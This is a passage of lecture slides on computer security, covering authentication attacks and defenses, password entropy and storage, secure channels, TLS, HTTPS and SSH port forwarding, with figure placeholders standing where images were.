


Figure 3.9 Actual Biometric Measurement Operating Characteristic Curves, reported in [MANS01]. To clarify differences among systems, a log-log scale is used.

Remote user authentication

- Authentication over a network, the Internet, or a communications link is more complex
  - additional security threats such as:
    - eavesdropping, capturing a password, replaying an authentication sequence that has been observed

- Generally rely on some form of a challenge-response protocol to counter threats

Potential attacks, susceptible authenticators, and typical defenses

Attacks	Authenticators	Examples	Typical defenses
Client attack	Password	Guessing, exhaustive search	Large entropy; limited attempts
	Token	Exhaustive search	Large entropy; limited attempts, theft of object requires presence
	Biometric	False match	Large entropy; limited attempts
Host attack	Password	Plaintext theft, dictionary/exhaustive search	Hashing; large entropy; protection of password database
	Token	Passcode theft	Same as password; 1-time passcode
	Biometric	Template theft	Capture device authentication; challenge response
Eavesdropping, theft, and copying	Password	"Shoulder surfing"	User diligence to keep secret; administrator diligence to quickly revoke compromised passwords; multifactor authentication
	Token	Theft, counterfeiting hardware	Multifactor authentication; tamper resistant/evident token
	Biometric	Copying (spoofing) biometric	Copy detection at capture device and capture device authentication
Replay	Password	Replay stolen password response	Challenge-response protocol
	Token	Replay stolen passcode response	Challenge-response protocol; 1-time passcode
	Biometric	Replay stolen biometric template response	Copy detection at capture device and capture device authentication via challenge-response protocol
Trojan horse	Password, token, biometric	Installation of rogue client or capture device	Authentication of client or capture device within trusted security perimeter
Denial of service	Password, token, biometric	Lockout by multiple failed authentications	Multifactor with token

Table 3.4

Entropy of passwords

- Can try to estimate Shannon entropy of password string
- But would most probably be overly optimistic, since password characters are not uniformly random and independent, but typically from natural language association
- Better methods account for this practice, e.g. NIST 800-63-1 Appendix A (http://csrc.nist.gov/publications/nistpubs/800-63-1/SP-800-63-1.pdf)

NIST 800-63-1 password entropy estimation

- The entropy of the first character is taken to be 4 bits;
- The entropy of the next 7 characters are 2 bits per character; this is roughly consistent with Shannon's estimate that "when statistical effects extending over not more than 8 letters are considered the entropy is roughly 2.3 bits per character;"
- For the 9th through the 20th character the entropy is taken to be 1.5 bits per character;
- For characters 21 and above the entropy is taken to be 1 bit per character;
- A "bonus" of 6 bits of entropy is assigned for a composition rule that requires both upper case and non-alphabetic characters. This forces the use of these characters, but in many cases these characters will occur only at the beginning or the end of the password, and it reduces the total search space somewhat, so the benefit is probably modest and nearly independent of the length of the password;
- A bonus of up to 6 bits of entropy is added for an extensive dictionary check. If the Attacker knows the dictionary, he can avoid testing those passwords, and will in any event, be able to guess much of the dictionary, which will, however, be the most likely selected passwords in the absence of a dictionary rule. The assumption is that most of the guessing entropy benefits for a dictionary test accrue to relatively short passwords, because any long password that can be remembered must necessarily be a "pass-phrase" composed of dictionary words, so the bonus declines to zero at 20 characters.

Remember!

A note on storing passwords

- Ideally: in new systems, **don't!**
  - use federated authentication instead of storing passwords yourself
  - use FIDO2/WebAuthn instead of passwords for authentication
  - use device-specific tokens instead of global passwords per account
- If password authentication is **really** required
  - **never store plain-text passwords in any form**
  - **don't encrypt passwords** – where do you store the encryption key?
  - only store one-way derived hashes of user passwords
    - best to do this one-way transformation on the client (e.g. in Javascript in the browser or the mobile client) and never even send the password
  - those hashes need to be "salted" with a random number
    - a **new random salt per password** – not a global one!
  - use a **slow derivation function** that ideally requires significant memory to compute, e.g. `Argon2` or `scrypt` (but no longer `PBKDF2`)
    - otherwise attackers can use GPUs/ASICs to compute rainbow tables

Chapter 5

Secure Channels (Communications Security)

Remember!

Secure channel

- A secure channel is
  - a communication channel between two people/services/objects (principals)
  - both are mutually authenticated
  - channel is encrypted and its integrity is secured against eavesdropping / modification (add/delete/change) / generation (from nothing)
  - intention is to force attackers (including telco/NSA level) from passive into active attacks, because passive attacks are not detectable and active attacks are far more costly
- Basic requirements
  - standard security requirements!
    - (mutual) authentication
    - confidentiality
    - integrity protection
  - further requirements strongly dependent on user / application
  - combination of methods to fulfill all requirements

Different from CIA triad for systems

Secure channel requirements


- Initial key exchange
  - when key exchange is insecure, then all following cryptographic methods are useless!
  - in most protocols, this is the weakest part
  - options:
    - “in-band”: DH + authentication of key
    - “out-of-band”: exchange over other channel
- Management of session keys
  - hybrid crypto systems for better performance ⇒ session key (symmetric) can be different from initial key (asymmetric)
  - should be changed/updated regularly to counter statistical attacks
    - e.g. for each message
    - or after X messages, after Y seconds, after Z bytes, etc.

Secure channel requirements


- Exchanging crypto algorithms
  - old algorithms might become insecure
    - cryptanalysis
    - faster hardware
  - regulations on algorithms use (country-specific, enterprise policies, etc.)


  ⇒ must be possible to exchange algorithms without modifying the protocol
- Further requirements
  - sequence numbers to counter replay/suppression/reordering attacks
  - time stamps to counter delay attacks
  - randomization to counter statistical cryptanalysis
  - compression
    - impossible after correct encryption
    - thus, compress before encryption in the secure channel protocol

Secure channel layers



Secure channel layers







Secure Socket Layer (SSL)

- Originally developed by Netscape
- Version 3 designed with public input
- Subsequently became Internet standard known as **TLS (Transport Layer Security)**
- Normally uses TCP to provide a reliable end-to-end service (but can be run on top of UDP in special cases)
- SSL has two layers of protocols

SSL/TLS architecture






Transport Layer Security (TLS)

- TLS 1.0: IETF standard RFC 2246 similar to SSLv3
- With minor differences
  - in record format version number
  - uses HMAC for MAC
  - a pseudo-random function expands secrets
    - ➔ based on HMAC using SHA-1 or MD5
  - has additional alert codes
  - some changes in supported ciphers
  - changes in certificate types and negotiations
  - changes in crypto computations and padding
- Since then important improvements in TLS 1.1, 1.2, and recently 1.3
  - Why “important”? Security problems were discovered!

TLS 1.3

- Published in final standard form in August 2018 as RFC 8446
- Faster (but with security drawbacks when server is compromised)
  - 0-RTT (zero round trip time) startup reduces one roundtrip in establishing TLS handshake and caches result for next session
- More secure
  - removes some features and crypto suites:
    - SHA-1, RC4, DES, 3DES, MD5 primitives
    - CBC mode
    - RSA key exchange (see padding oracle attacks)
    - non-ephemeral Diffie-Hellman groups (see CVE-2016-0701)
    - EXPORT strength ciphers (see FREAK and LogJam)
  - enforces Forward Secrecy (FS)
- For details, see standard
  - or e.g., https://tls13.ulfheim.net/

HTTPS




- HTTPS (HTTP over SSL)
  - combination of HTTP and SSL/TLS to secure communications between browser and server
    - ➔ documented in RFC2818
    - ➔ no fundamental change using either SSL or TLS
- Use `https://` URL rather than `http://`
  - and port 443 rather than 80
- Encrypts
  - URL, document contents, form data, cookies, HTTP headers
- Does **not** encrypt
  - IP address of server, IP address of client: **Network** layer
  - hostname (virtual hosting: multiple domain names on a single server)
    - Which certificate should the server present if it does not yet know which one the client would like to access?
    - TLS 1.3 allows "encrypted SNI" / "encrypted ClientHello" to solve this issue


TLS security issues

- http://bristolcrypto.blogspot.co.at/2013/08/why-does-web-still-run-on-rc4.html
- https://wiki.thc.org/ssl
- Recent attacks on TLS:
  - CRIME → compression in TLS/SSL problematic
  - BEAST → CBC usage problematic → either don't use CBC or switch to TLS 1.2
  - Lucky-13
  - RC4 problems (http://www.isg.rhul.ac.uk/tls/) → don't use RC4
- Current recommendation for TLS clients and servers
  - enable TLS >=1.2, best 1.3 (most important!)
  - switch to secure cipher suites, recommended AES-GCM or AES-CCM
  - **enable perfect forward secrecy (PFS)**, for performance reasons probably ECDHE
- Test clients and servers at https://www.ssllabs.com

SSL Server Test




Secure Shell (SSH)



- Protocol for secure network communications
  - designed to be simple and inexpensive
- SSH1 provided secure remote logon facility
  - replace TELNET and other insecure schemes
  - also has more general client/server capability
- SSH2 fixes a number of security flaws
- Documented in RFCs 4250 through 4254
- SSH clients and servers are widely available
- Method of choice for remote login / X tunnels

SSH protocol stack



SSH transport layer protocol

- Server authentication occurs at transport layer, based on server/host key pair(s)
  - server authentication requires clients to know host keys in advance
- Packet exchange
  - establish TCP connection
  - can then exchange data
    - ➔ identification string exchange, algorithm negotiation, key exchange, end of key exchange, service request
  - using specified packet format


SSH user authentication protocol

- Authenticates client to server
- Three message types:
  - SSH_MSG_USERAUTH_REQUEST
  - SSH_MSG_USERAUTH_FAILURE
  - SSH_MSG_USERAUTH_SUCCESS
- Authentication methods used
  - public-key, password, host-based

SSH connection protocol

- Runs on SSH Transport Layer Protocol
- Assumes secure authentication connection
- Used for multiple logical channels
  - SSH communications use separate channels
  - either side can open with unique id number
  - flow controlled
  - have three stages:
    - opening a channel
    - data transfer
    - closing a channel
  - four types
    - session: remote program execution, typically a shell
    - X11: forwarding mouse/keyboard and screen (remote desktop)
    - forwarded-tcpip: connections to remote computer should be sent to local one
    - direct-tcpip: connection to local computer is sent out from remote one


Port forwarding



- Convert insecure TCP connection into a secure SSH connection
  - SSH Transport Layer Protocol establishes a TCP connection between SSH client and server
  - client traffic redirected to local SSH, travels via tunnel, then remote SSH delivers to server
- Supports two types of port forwarding
  - local forwarding – SSH **client** acts as TCP server, traffic to that port is forwarded through SSH tunnel and SSH server connects as client to specific target server
    - "forwards" TCP tunneling
  - remote forwarding – SSH **server** acts as TCP server, traffic to that port (on the server) is forwarded through SSH tunnel and SSH client connects to specific target server
    - "backwards" TCP tunneling

Virtual Private Networks (VPNs)

